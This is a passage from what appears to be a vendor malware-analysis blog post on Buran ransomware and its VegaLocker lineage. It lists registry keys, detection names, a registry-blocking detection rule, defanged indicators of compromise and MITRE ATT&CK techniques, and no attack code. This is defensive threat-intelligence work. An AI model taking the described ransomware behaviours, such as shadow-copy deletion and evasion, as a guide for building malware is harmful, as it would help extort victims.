VegaLocker:



```
HKEY_CURRENT_USER\Software\Vega\Service
```

Buran:



```
HKEY_CURRENT_USER\Software\Buran\Service
```

Extension overlapping:

In one of the variants (Jumper) it is possible to spot some samples using both extensions:

- .vega
- .jamper


Shadow copies, backup catalog and systembackup:

In the analyzed samples we saw how VegaLocker used the same methods to delete the shadow copies, backup catalog and the systembackup.

Coverage


- RDN/Ransom
- Ransomware-GOS!E60E767E33AC
- Ransom
- RDN/Ransom
- RDN/Generic.cf
- Ransom-Buran!

Expert Rule:



```
Rule {
      Process {
            Include OBJECT_NAME { -v "**" }
      }
      Target {
            Match KEY {

                  Include OBJECT_NAME {
                    -v "HKULMS\\Buran**"
                  }

                  Include -access "CREATE WRITE RENAME REPLACE_KEY
RESTORE_KEY"
            }

            Match VALUE {

                  Include OBJECT_NAME {
                    -v "HKULMS\\Buran**"
                  }

                  Include -access "CREATE WRITE RENAME REPLACE_KEY
RESTORE_KEY"
            }
      }
}
```

Indicators of Compromise



hxxp://makemoneyeasy[.]live/?utm_trc=Worldwidepop&utm_source=307391625&utm_cost=0[.]000
7
filestake@tutanota[.]com
polssh1@protonmail[.]com
polssh@protonmail[.]com
unique10@protonmail[.]com
rizonlocker@airmail[.]cc
realtime5@protonmail[.]com
wtfsupport@airmail[.]cc
wtfsupport@cock[.]li
filestake@mailfence[.]com
rizonlocker@firemail[.]cc
61fd307906f8755516f0acd2e59c25dc
e60e767e33acf49c02568a79d9cbdadd
5c9fc92ab4d374e1fdafd49808b2f638
f88de5fc23b74f5066777e120232735f
55030a1c4072b1b0b3c33ba32003b8b5
4266d31978d357c618c5839404850910

MITRE

The sample uses the following MITRE ATT&CK™ techniques:

- Disabling Security Tools
- Email Collection
- File and Directory Discovery
- File Deletion
- Hooking
- Kernel Modules and Extensions
- Masquerading
- Modify Registry
- Network Service Scanning
- Peripheral Device Discovery
- Process Injection
- Query Registry
- Registry Run Keys / Start Folder
- Remote Desktop Protocol
- Remote System Discovery
- Service Execution
- System Time Discovery
- Windows Management Instrumentation

YARA Rule

We created a YARA rule to detect Buran ransomware samples and the rule is available in our GitHub repository

Conclusion

Buran represents an evolution of a well-known player in the ransomware landscape. VegaLocker had a history of infections in companies and end-users and the malware developers behind it are still working on new features, as well as new brands, as they continue to generate profits from those actions. We observed new versions of Buran with just a few months between them in terms of development, so we expect more variants from the authors in the future and, perhaps, more brand name changes if the security industry puts too much focus on them. We are observing an increase in ransomware families in 2019, as well as old players in the market releasing new versions based on their own creations.

For the binaries, all of them appeared with a custom packer and already came with interesting features to avoid detection or to ensure the user must pay due to the difficulty of retrieving the files. It mimics some features from the big players and we expect the inclusion of more features in future developments.

Buran is slower than other ransomware families we observed, and samples are coded in Delphi which makes reverse engineering difficult.

Alexandre Mundo

Alexandre Mundo, Senior Malware Analyst is part of Mcafee's Advanced Threat Research team. He reverses the new threads in advanced attacks and make research of them in a daily basis....